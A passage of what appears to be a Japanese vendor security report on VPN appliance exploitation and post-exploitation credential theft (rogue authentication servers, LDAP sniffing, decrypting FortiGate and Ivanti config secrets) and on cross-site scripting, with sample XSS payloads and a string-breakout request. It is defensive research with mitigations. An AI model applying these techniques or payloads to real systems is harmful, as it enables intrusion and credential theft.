- 重要なデータの定期的なオフラインバックアップを実施し、効果的な災害復旧計画を確立する
- 従業員を教育するためのサイバーセキュリティ意識向上トレーニングを定期的に実施する

ネットワークアーキテクチャ

最新のネットワークセキュリティは、壁を構築することではなく、賢く適応性の高い保護を実現することです。シンプルでフラットなネットワーク設計の時代は終わりました。今日のネットワークは、API と高度なプロトコルが絡み合った複雑な構造であり、サイバーセキュリティの機会と課題の両方を生み出しています。

エッジコンピューティングとコアインフラの相互運用性により、潜在的なリスクが複数の層に及ぶようになりました。ネットワークの相互接続が増えるにつれて、その防御はますます複雑になっています。

多層セキュリティのフレームワークの本セクション、ネットワークアーキテクチャでは、VPN の悪用やクロスサイトスクリプティングという特定のリスクに取り組んでいます。

研究調査

VPN の悪用

VPN は、最新のネットワークアーキテクチャの優れた例です。テレワークには欠かせませんが、両刃の剣でもあります。VPN はビジネスを継続させる一方で、サイバー攻撃の新たな入口となる可能性もあります。企業は接続性とセキュリティのバランスを慎重に取るとともに、すべての技術的ソリューションが独自のリスクをもたらすことを理解する必要があります。

VPN：ネットワークへのエントリポイント

2024 年は VPN セキュリティにとって厳しい年でした。Ivanti Connect Secure や Palo Alto PAN-OS などでの実際の侵害を含め、新たな攻撃が 2 週間ごとに報告されました。持続的なインターネット接続の必要性という VPN アプライアンス固有のアーキテクチャ要件は、ネットワーク侵入を狙う高度な脅威アクターにとって特に魅力的な標的となります。

VPN の構造的な設計は、オープンなネットワークインターフェースを必要とするため、悪性エージェントが組織のネットワークエコシステムへの潜在的なエントリポイントとして体系的に悪用できる固有の脆弱性を生み出します。VPN アプライアンスに対するこの（悪意のある）関心は、防御担当者にとって二重の頭痛の種となります。VPN アプライアンスはほとんどがブラックボックスであるため、防御担当者は一般的に、管理ポータルやコンソールを超えてデバイス上で何が起きているかを把握できないからです。一方、攻撃者は、アプライアンスをクラッキングし、VPN サーバーをリバースエンジニアし、脆弱性を発見するために時間と労力をかけることができます。この知識をもとに、私たちは 2024 年に、VPN の侵害が成功した場合の潜在的な影響度を把握するためのプロジェクトに着手しました。従来、侵害は組織のネットワークへの侵入を意味していましたが、侵入後には何が起こるのでしょうか。

VPN のクラッキング

以前、VPN アプライアンスの調査とは、それを物理的に購入し、ケースを開けてボードにアクセスし、デバッグポートに接続するか、フラッシュを介してファームウェアをダンプすることを意味していました。最近では、仮想マシン（VM）としてロードできる仮想 VPN アプライアンスが一般的です。

通常、これらの VM はブートローダーイメージ、カーネルイメージ、およびファイルシステムで構成されます。これらのコンポーネントにも保護機能が備わっています。たとえば、FortiGate のブートローダーとカーネルは、実行中に複数の整合性と署名検証を行い、改ざんされていないことを確認します。機密性を実装するために、ファイルシステム自体も暗号化によって保護され、アプライアンスの実行中にのみ復号されます。

私たちの調査によると、FortiGate 仮想アプライアンスをリモートシェルを使用した研究環境にするには、次の 12 のステップが必要です。

1. アプライアンスの仮想ディスクを抽出する
2. ルートファイルシステムを復号する
3. メインの「bin」アーカイブを抽出する
4. 「/bin/init」の整合性チェックにパッチを適用する
5. カーネルイメージを ELF ファイルに変換する（分析を容易にする）
6. 「fgt_verify_initrd」のアドレスを見つけ、実行中にパッチを適用して、さらなる整合性チェックを回避できるようにする
7. 静的にコンパイルされた busybox と gdb を「/bin/」内にドロップする
8. telnet サーバーを作成するスタブをコンパイルし、「/bin/smartct」をこのスタブで上書きする
9. 「/bin/」フォルダーをアーカイブにパックする
10. ルートファイルシステムを再パックし、暗号化する
11. 暗号化されたファイルシステムの最後にパディングを追加する
12. VM 内のパックされたファイルシステムを置き換える

図 11 は、このプロセスを示した図です。




図 *11*：研究環境のための *FortiGate* へのパッチ適用

ご覧のように、実際に VPN アプライアンスの内部動作を調査するには長く手間のかかるプロセスが必要であり、ネットワーク防御担当者がそのプロセスに時間と多くのリソースを割り当てることは現実的ではありません。一方、脅威アクターは、特に実際の悪用による潜在的な報酬が動機となっている場合、前述のすべてを実行する余裕があります。

VPN アプライアンスのリバースエンジニアリング

VPN アプライアンスには多数のコンポーネントが含まれています。通常、これらのコンポーネントは、管理ポータル用の HTTP サーバー、VPN 自体のサーバーインターフェース、カスタム管理シェル（ベアオペレーティングシステムがユーザーに公開されないようにするため）、およびその他の補助的なものです。

攻撃者は通常、管理ポータルまたはシェルに接続するために認証バイパス攻撃を試みるか、VPN プロトコルの実装におけるメモリー破損の脆弱性を見つけ、アプライアンス自体でシェルコード（そして、その後マルウェア）を実行しようとします。

FortiGate の VPN アプライアンスを分析したところ、管理 Web サーバーが Apache ベースであることがわかりました。興味を引くのは認証のバイパスなので、我々は API 認証ハンドラのリバースエンジニアリングを開始することにしました。HTTP リクエストの処理の一環として、libapreq ライブラリと呼ばれる Apache モジュールを使用してクライアントのリクエストデータを処理します。バイナリーに存在するライブラリが、利用可能な最も古いバージョン（2000 年 3 月）であることは驚くべきことです。Fortinet は、最適化のための非常に小さな変更を除いて、24 年前とほぼ同じようにモジュールを使用しています。

バグハンティング（およびバグ検出）

私たちはこのライブラリで複数のバグを確認し、2024 年 6 月にこれを Fortinet に報告しました。そして、2025 年 1 月 14 日時点でパッチが適用されました。

バグの中には、メモリーバイトを NULL バイトで上書きできるようにする Out-of-bounds（OOB）書き込みや、サーバーを大きなバッファーのコピーに誘導するワイルドコピーバグがありました。これらのバグは、データや実行に制約があるため、完全なリモートコード実行に悪用するのは困難です。さらに、リクエストを処理する Web サーバーの fork をクラッシュさせるために使える別の OOB 書き込みも見つかりました。fork 操作にはコストがかかるため、このバグを繰り返しトリガーすることでサービス拒否（DoS）攻撃を引き起こす可能性があります。また、OOB 読み取りも検出しました。OOB 読み取りにより、ユーザー認証情報が含まれている可能性のあるメモリーのリークが発生するリスクがあります。

Fortinet 独自のコードで発見された最も深刻なバグは DoS 攻撃を引き起こしました。リクエストデータを介してファイルのアップロードを指定すると、「/tmp」フォルダー内に新しいファイルが作成されました。Web サーバーは、メモリーに保持されているリンク付きリストを使用してこれらのファイルを追跡しますが、サーバーがリスト内の最初のオブジェクトのみを削除するようにするバグがあります。したがって、1 回のリクエストで複数のファイルを指定すると、残りのファイルが「/tmp」フォルダーに残されます。「/tmp」は tmpfs ファイルシステムであるため、データは RAM に保存されます。その結果、システム全体で OOM（out of memory）が発生し、デバイスが停止しました（図 12 を参照）。デバイスを再起動することで正常に戻りましたが、これは修正を保証するものではありません。何回か試みたところ、デバイスを再起動した後でも、ネットワーク機能が正常に機能せず、デバイスを使用または接続できない場合もありました。




図 *12*：*VPN* アプライアンスの *RAM* に未削除ファイルを配置すると、メモリーが不足して *DoS* 状態になる

これらは、Akamai が発見したバグと CVE に過ぎません。昨年は、これら以外にも、認証バイパスや本格的なリモートコード実行に繋がるバグなど、多くが発見されています。

VPN アクセスの悪用

歴史的に、VPN サーバーは主に、ある 1 つの目的を達成するために悪用されてきました。それは、イニシャルアクセスです。攻撃者は、インターネットに面した VPN サーバーを侵害して、内部ネットワークへの足がかりとして利用し、侵入を実行できるようにします。

このアプローチは非常に効果的ですが、これだけで良いのか疑問に思いました。結局のところ、VPN アプライアンスを乗っ取って基盤となるファームウェアを変更するのは（これまで見てきたとおり）非常に複雑な操作です。そこで、他にも、あまり手間のかからない方法があるのでは？と考えたのです。私たちは、管理パネルとネイティブで使用可能な機能のみを使用する、VPN postexploitation の「より簡単な」方法である、別のアプローチを模索することにしました。このアプローチを「VPN への寄生（living off the VPN）」と名付けました。

このアプローチには、少なくとも 2 つの利点があります。

1. このタイプのアクセスは、完全なリモートコード実行よりも簡単に奪取できます。管理インターフェースへのアクセスは、認証バイパスの脆弱性、脆弱な認証情報、またはフィッシングによって取得できます。
2. このアプローチはカスタムペイロードの開発作業を回避できるため、よりコスト効率に優れています。

私たちは 2 つの CVE（CVE-2024-37374、CVE-2024-37375）と、攻撃者が VPN サーバーを制御してネットワーク内の他の重要な資産を乗っ取るために使用する可能性がある、まだ修正されていない手法を発見しました。これらにより、**VPN の侵害がネットワーク全体の侵害に繋がる可能性があります**。

FortiGate と Ivanti Connect Secure の調査結果を示しましたが、この手法は他の VPN サーバーやエッジデバイスにも適用できる可能性があると考えられます。

正当な認証の悪用

VPN への認証には、（できれば）ユーザーが必要です。VPN 管理インターフェースを使用して個々のユーザーを手動で設定することは可能ですが、大規模な組織では、非常に非効率です。加えて重複したユーザー管理が別途発生するのも問題です。代わりに、VPN アプライアンスはサードパーティ認証統合をサポートしています。これにより、ユーザーは通常の認証情報を使用して VPN への認証を行うことができます（図 13 を参照）。




図 *13*：リモート認証サーバーを使用してユーザーを認証

VPN で最も一般的な認証サーバーオプションの 1 つが Lightweight Directory Access Protocol（LDAP）です。これは通常、Active Directory（AD）ドメインコントローラーで見られます。この設定では、ユーザーはドメイン認証情報を使用して VPN にアクセスできるため、この方法は非常に便利です。

LDAP サーバーと連携して認証するように設定されている場合、VPN アプライアンス自体には認証用のサービスアカウントが必要です。これにより、ユーザーの認証情報を照会することができます。（安全なバージョンである LDAPS ではなく）標準の LDAP が使用されている場合、シンプルバインドを介して接続され、**サービスアカウントとユーザー認証情報の両方がクリアテキスト（平文）で渡されることがわかりました**（図 14 を参照）。一部の VPN ベンダーでは、プレーン LDAP 設定もデフォルトで使用されているため、ネットワークスニッフィング手段を有する攻撃者によって簡単に収集される可能性があります。攻撃者はどのようにしてネットワークスニッフィング機能を取得するのでしょうか。実は、これは多くの VPN アプライアンスに組み込まれている機能です。

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

図 *14*：クリアテキストで送信される *LDAP* 認証情報

不正な認証サーバー

前述のとおり、リモートユーザーを認証するとき、VPN は適切な認証サーバーに接続して、提供された認証情報を検証します。私たちは、この認証フローを悪用して、**ユーザーから VPN に提供される認証情報**を侵害する方法を特定しました。

この手法は、ユーザー認証時に VPN で使用される不正な認証サーバーを登録することにより機能します（図 15 を参照）。実装方法は VPN によって異なりますが、基本的な前提は、独自の認証サーバーを登録することで、VPN アプライアンスが検証のためにユーザーの認証情報を送信し、それにより容易に収集できるようにすることです。




図 *15*：不正な認証サーバーを追加して、クライアントの認証情報を侵害

この実装では、RADIUS 認証サーバーを使用しました。このシナリオでは、次の 2 つの理由により RADIUS 認証が便利です。

1. 認証情報は、最初の要求時に RADIUS サーバーに送信されます。その際、初めにユーザーがサーバー上に存在するかどうかの検証は行われません。

2. 認証情報は、攻撃者が決定したキーで暗号化されたサーバーに送信されるため、攻撃者はクリアテキストの認証情報を復元できます（図 16 を参照）。




図 *16*：*RADIUS* 認証メッセージ内の暗号化されたパスワード

設定ファイルのシークレットの抽出

VPN で便利な機能の 1 つは設定のエクスポートです。通常、アプライアンス間で設定を共有したり、アップグレード間でバックアップしたりすることが目的です。

設定ファイルにはさまざまな興味深い設定が見られますが、その中でも目を引くのがシークレットです。VPN は、多くのシークレットを設定に格納します。たとえば、ローカル・ユーザー・パスワード、SSH キー、証明書がありますが、最も興味深いのはサードパーティ・サービス・アカウントの認証情報です。VPN アプライアンスにアクセスできる攻撃者は、既存の設定をエクスポートして、これらのシークレットにアクセスできる可能性があります。

もちろん、これはそんなに簡単ではありません。それらを保護するために、シークレットは暗号化された形式で設定ファイルに格納されます。図 17 は、FortiGate の設定ファイル内の暗号化されたシークレットの例です。

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

図 *17*：*FortiGate* の設定ファイル内の暗号化されたパスワード

これは復元できないと考える人もいるかもしれません。結局、ほとんどのユーザーデータベースの実装では、パスワードはソルト化およびハッシュ化されて正確に保存されるため、データベースが侵害された場合でも復元できません。ただし、サードパーティツールとの統合の場合、パスワードをプレーンテキストとして認証サーバーに渡す必要があるため、パスワードを回復可能にする必要があります。

私たちの主な発見は、この暗号化をバイパスし、プレーンテキストのシークレットを復元する方法に関するものです。

FortiGate の設定ファイルから取得したシークレットの復号

FortiGate は AES を使用して、設定内のすべてのシークレットを暗号化します。この暗号化を実行するために、どのようなキーが使用されるのでしょうか。セキュリティ研究者の Bart Dopheide は、すべての FortiGate アプライアンスで**単一のハードコードキー**が使用されており、このキーは変更できないことを発見しました。Fortinet は、この問題に CVE-2019-6693 を割り当て、ユーザーがハードコードされたキーをカスタムキーに変更できるように修正を実装しました。

この修正後も、この問題は依然として極めて重要です。キーは変更されなかったため、**デフォルトでは FortiGate アプライアンスは同じキーを使用します。**つまり、攻撃者がデフォルト設定の FortiGate アプライアンスの設定ファイルを入手した場合、デバイスに保存されているすべてのシークレットを復号できます。

さて、FortiGate の管理者がベストプラクティスに従い、デフォルトキーではなくカスタムキーを使用したとします。**攻撃者がその VPN アプライアンスを制御していれば、シークレットを簡単に取得できることがわかりました。**

管理者は、カスタム暗号化キーの制御に使用される「プライベートデータ暗号化設定」を無効にするだけです。**現在設定されているキーに関する情報は必要なく、すべてのシークレットの暗号化が元のハードコードキーに戻ります。**

なぜこれが重要なのでしょうか。FortiGate は、「外部コネクター」機能によってさまざまなアプリケーションとの統合をサポートしています。これらのコネクターはさまざまな目的に使用されますが、ほとんどに共通する重要な側面があります。それは、アプリケーションの認証情報が必要だということです。つまり、FortiGate には、クラウドプロバイダー、SAP、Kubernetes、ESXi などの重要なサービスの認証情報が含まれている可能性があります。

場合によっては、その認証情報にはそれぞれのアプリケーションに対する高い権限が必要です。たとえば、「Active Directory サーバーのポーリング」統合では、**ドメインコントローラーへの管理アクセス権を持つアカウントの認証情報が必要になります**。これにより、FortiGate の侵害が即座に完全なドメイン侵害に繋がる可能性があります。

私たちはこの攻撃手法を Fortinet に報告しましたが、執筆時点ではこの問題は修正されておらず、CVE も割り当てられていません。

Ivanti Connect Secure の設定ファイルから取得したシークレットの復号

Ivanti Connect Secure は、AES に基づくカスタムの複雑な暗号化アルゴリズムを使用しています。これにより、攻撃者による分析にはさらに労力が必要ですが、暗号化は対称アルゴリズムに基づいているため、復号が可能です。


Ivanti Connect Secure もハードコードされたキーを使用していることがわかりました。そして、**少なくとも 2015 年以降変更されていないと考えています**。私たちはこれを Ivanti に報告し、この問題には CVE-2024-37374 が割り当てられました。

さらに、Ivanti がモバイルデバイス管理サーバーの認証資格情報を暗号化せずにクリアテキストで保存していることも発見し、報告しました。これには、CVE-2024-37375 が割り当てられました。

実際に使用されている VPN Postexploitation 手法

これまではラボで見つけた理論的な攻撃手法について説明してきましたが、実際の例はあるのでしょうか。私たちは、確実にあると考えています。

Cutting Edge レポートで、Mandiant の研究者たちは、攻撃者が Ivanti デバイスに設定されている LDAP サービスアカウントを侵害できたことについて説明しています（図 18 を参照）。



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

図 *18*：侵害された *LDAP* アカウントの例（出典：*Mandiant* 社）

Mandiant 社のレポートでは攻撃者がどのようにこれを達成したかについては詳細に説明されていませんが、このレポートで取り上げられている方法のいずれかを使用して**攻撃者が認証情報を取得した可能性が高い**と考えています。つまり、設定ファイルから抽出するか、ネットワークトラフィックをスニッフィングする方法です。

このような手法を実行するのは簡単であり、どんな熟練度の攻撃者でも使用できるはずです。

緩和と検知

VPN アプライアンスはブラックボックスになりがちであり、攻撃や侵害を検知するために適切に監視することは困難です。ただし、設定変更の監視、サービスアカウント権限の制限、VPN 認証専用 ID の使用、ゼロトラスト・ネットワーク・アクセス（ZTNA）の採用など、攻撃が成功した場合の影響を制限するために実施できる対策はいくつかあります。

設定変更を監視する

ここで説明した手法のほとんどは、何らかの設定変更を伴います。VPN 設定を定期的にエクスポートして確認することは非常に簡単に実行でき、長期的には「VPN への寄生」攻撃の検知に役立ちます。

サービスアカウント権限を制限する

説明したとおり、VPN サーバーに保存されているサービスアカウントのクリアテキストパスワードを復元するのは簡単です。VPN ではクリアテキストパスワードを使用しなければならない場合があるため、これを防ぐ現実的な方法はありません。

発生し得る VPN 侵害の影響度を軽減するために、権限を制限された（できれば読み取り専用）サービスアカウントを使用することが推奨されます。これは公式の文書と矛盾する可能性がありますが、一部の統合は、権限が制限されていても正常に動作することがわかっています。公式文書の推奨内容はそれ以外の予期しない特殊なケースをカバーするために作成されているだけです。

ネットワーク管理者は、攻撃者が VPN に保存されている認証情報をどのように悪用できるかを理解し、VPN 侵害によって他の重要な資産が侵害されないようにする必要があります。

VPN 認証専用のアイデンティティを使用する

AD などの既存の認証サービスを使用して VPN へのユーザー認証を行うことは魅力的かもしれませんが、それはおすすめできません。VPN を制御できる攻撃者は、認証情報を取得し、それを使用して内部資産に侵入し、VPN を単一障害点にすることができます。

そうではなく、別の専用の方法で VPN へのユーザー認証を行うことが推奨されます。たとえば、認証用に特別に発行された証明書を使用して、証明書ベースの認証を行います。

ゼロトラスト・ネットワーク・アクセス（ZTNA）を採用する

従来の VPN の主な問題の1つは、ネットワークへのアクセス権限を付与する際に「オール・オア・ナッシング」のアプローチをとり、ユーザーを「IN」（ネットワークへの完全なアクセス権限を持つ）か「OUT」（何にもアクセスできない）のいずれかに分けることです。

この「IN」と「OUT」には、どちらも問題があります。一方ではユーザーに内部アプリケーションへのリモートアクセスを提供する必要があり、他方では VPN サーバーを侵害しようとしている攻撃者がネットワークへの完全なアクセス権限を取得できないようにする必要があります。

ゼロトラストの原則に基づくアイデンティティ認識型セキュリティは、従来の VPN に代わるより安全な方法を提供します。このアプローチでは、アイデンティティベースのポリシーと、ユーザーの位置情報、時間、デバイスのセキュリティ状態などのリアルタイムデータを使用して、必要なアプリケーションのみにユーザーのアクセスを許可するため、ネットワークレベルの広範なアクセスが不要になります。これにより、VPN やその他のアプライアンスベースのソリューションの運用・パッチ適用に伴うリスクを軽減し、よりセキュアなアプリケーションアクセスを実現できます。さらに、エンティティごとにネットワーク・アクセス・ポリシーを定義することで、ユーザーが承認されたリモート操作を実行できるようにすると同時に、侵害の潜在的影響を最小にできます。

研究調査

クロスサイトスクリプティング

Web アプリケーションは、ユーザーが提供したデータを受け入れ、処理し、結果を返すように構築されています。ユーザー入力は、今日のインターネットを支える重要な要素ですが、そのまま信用することはできません。

クロスサイトスクリプティング（XSS）は、Web アプリケーションが信頼できるデータと信頼できないデータを正しく区別しない場合に発生することがあります。問題はコンテキストの欠如です。XSS の脆弱性を持つコードは、HTML 内に挿入されているデータが信頼できるソースからのものであるかどうかを判断できません。**コードを作成したエンジニア自身も、それが信頼できるデータかどうかを認識していない可能性が高いです。ユーザー入力は、処理の過程で何十ものコードを経由しているかもしれないからです。**または、もともと信頼できるデータを扱っていたコードが、上流の変更によって信頼できないユーザー入力を処理するようになっていることも考えられます。

このコンテキストの問題を完全に解決する簡単な方法はありませんが、対策を講じる方法はあります。最新のフレームワークは、エンジニアが信頼できないデータを特定するのに役立ちます。チームメンバーにコードのピアレビューを依頼することも、コンテキストの取得に役立つもう1つの優れた方法です。しかし、これらのいずれも問題が解決されることを保証できません。ほとんどの状況では機能するでしょうが、恐らく「すべての」状況で機能するわけではありません。「多層防御」という言葉は耳にたこができるほど聞いているかもしれませんが、このアプローチこそが、この問題を確実に解決する唯一の方法です。

XSS は本当に終わりなのか

ここ 15 年ほどの間に、XSS が「終わった」といった表明や、特定の Web フレームワークが「XSS に対して安全」であるという主張がたびたび聞かれてきました。主要な Web ブラウザーも XSS を防ぐためのモジュールを導入しましたが、それらの多くは後に廃止されています。XSS は本当に終わりで、過去の産物なのでしょうか。これを読んでいるなら、その答えはすでに分かっているはずです。XSS は Web アプリケーションに見られる最も一般的な脆弱性の1つであり、今後もそうあり続けるでしょう。

この調査では、JavaScript のコンテキスト内で、ユーザーが制御する入力が直接反映されるという XSS の脆弱性に焦点を当て、出力エンコーディングによって多層防御を追加する必要がある理由を調査します。私たちの目標は、アプリケーションをこれらの XSS 攻撃から保護するために必要なツールを防御担当者に提供することです。

XSS のクラッシュコース

XSS の脆弱性は、Web アプリケーションがインジェクション攻撃を受けることで、信頼できない JavaScript を実行する原因となります。ほとんどの場合、これは Web ブラウザー上で発生します。XSS の種類に応じて微妙な違いはありますが、一般的に Web アプリケーションはユーザーからコンテンツを受け入れ、Web ブラウザーに返します。ブラウザーは、Web サーバーからのコンテンツが信頼されていると想定するため、スクリプトは Cookie やセッショントークなどの脆弱な Web サイト向けにブラウザーに保存されている情報すべてにアクセスできるようになります。攻撃者が制御するコードが被害者の Web ブラウザーで実行されるため、XSS 攻撃が成功すると、セッションハイジャックや被害者からの機微な情報の窃取など、さまざまな被害が発生する可能性があります。

XSS の脆弱性の分類

XSS の脆弱性を分類・整理するには、さまざまな方法があります。最も一般的なのは、反射型、格納型、およびドキュメントオブジェクトモデル（DOM）ベースを含むタイプに分類する方法です。セキュリティコミュニティでは、信頼できないデータが使用されている場所を指定するために、「クライアント」と「サーバー」という用語も追加されるようになっています。ただし、このレポートでは、XSS を次の　2　つのカテゴリーに分類します。

1. JavaScript コンテキストを作成する必要があるペイロード
2. ブラウザーに反映される方法により、すでに JavaScript コンテキストがあるペイロード

JavaScript コンテキストを作成する必要があるペイロード

最初のカテゴリーは、一般的に従来型の XSS 攻撃と結びつけられるものです。通常、このような攻撃では JavaScript を実行するために HTML を送信し、JavaScript のコンテキストを作成するのが一般的です。これを行う方法はいくつかあります。

ペイロードは、script タグ自体を注入できます。

```
JavaScript
<script>alert(1)</script>
```

または、多くの HTML 属性のいずれかを使用して、JavaScript 内の何かを実行するように指定できます。

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

最後に、ペイロードはイベントハンドラを使用して JavaScript を実行できます。

```
JavaScript
<body onload=alert(1)>
```

一般に、これらのようなペイロードを検知してブロックするのは非常に簡単です。有効な HTML に script タグが含まれている場合や、イベントハンドラを含む有効な HTML を見かけた場合は、それをブロックします。

JavaScript コンテキストをすでに持っているペイロード

この 2 つ目のカテゴリーは、確実に検知してブロックするのが非常に困難です。JavaScript 内でユーザー入力を反映することは、攻撃者に JavaScript の最大限の柔軟性を提供するため、非常に危険です。これは、カスタムブラウザーサイド JavaScript を使用する Web アプリケーションで最も一般的に見られます。ただし、これは、Web アプリケーションが XSS に対して脆弱であるために必須ではありません。JavaScript 内でユーザー入力が反映される状況では、ペイロードが JavaScript 自体を呼び出す必要がないシナリオが作成されます。ほとんどの場合、これは JavaScript 文字列内でユーザーが制御する入力を使用することによって発生します。

たとえば、さまざまな種類やサイズの箱を販売している Web サイトがあるとします。サイトには、特定の種類の箱を検索できる検索ページがあります。ユーザーが特定の箱を検索すると、検索結果に戻るための [戻る] ボタンを動的に作成する HTTP リクエストがあります。

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

結果として生成される HTTP 応答は次のとおりです。

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

ご覧のように、return 引数を介してユーザー入力が script タグ内に反映されています。このため、攻撃者がこれを悪用するには、返された文字列「Return to all monitors」から抜け出して、新しい JavaScript を注入することです。これは、ペイロードの先頭と末尾に引用符を追加することで実行できます。

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

このペイロードにより、次の HTTP 応答が発生します。

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

元の文字列が閉じられると、ブラウザーは alert 関数を実行し、典型的な XSS ポップアップボックスを表示します。ペイロード「alert(1)」は既知の XSS ペイロードで、簡単に検知できます。攻撃者はこれを知っており、フィルターや Web アプリケーションファイアウォール（WAF）を回避するために攻撃方法を変え始めます。JavaScript の柔軟性のおかげで、このペイロードはほんの始まりにすぎません。

JavaScript の文字列と変数と遊ぶ

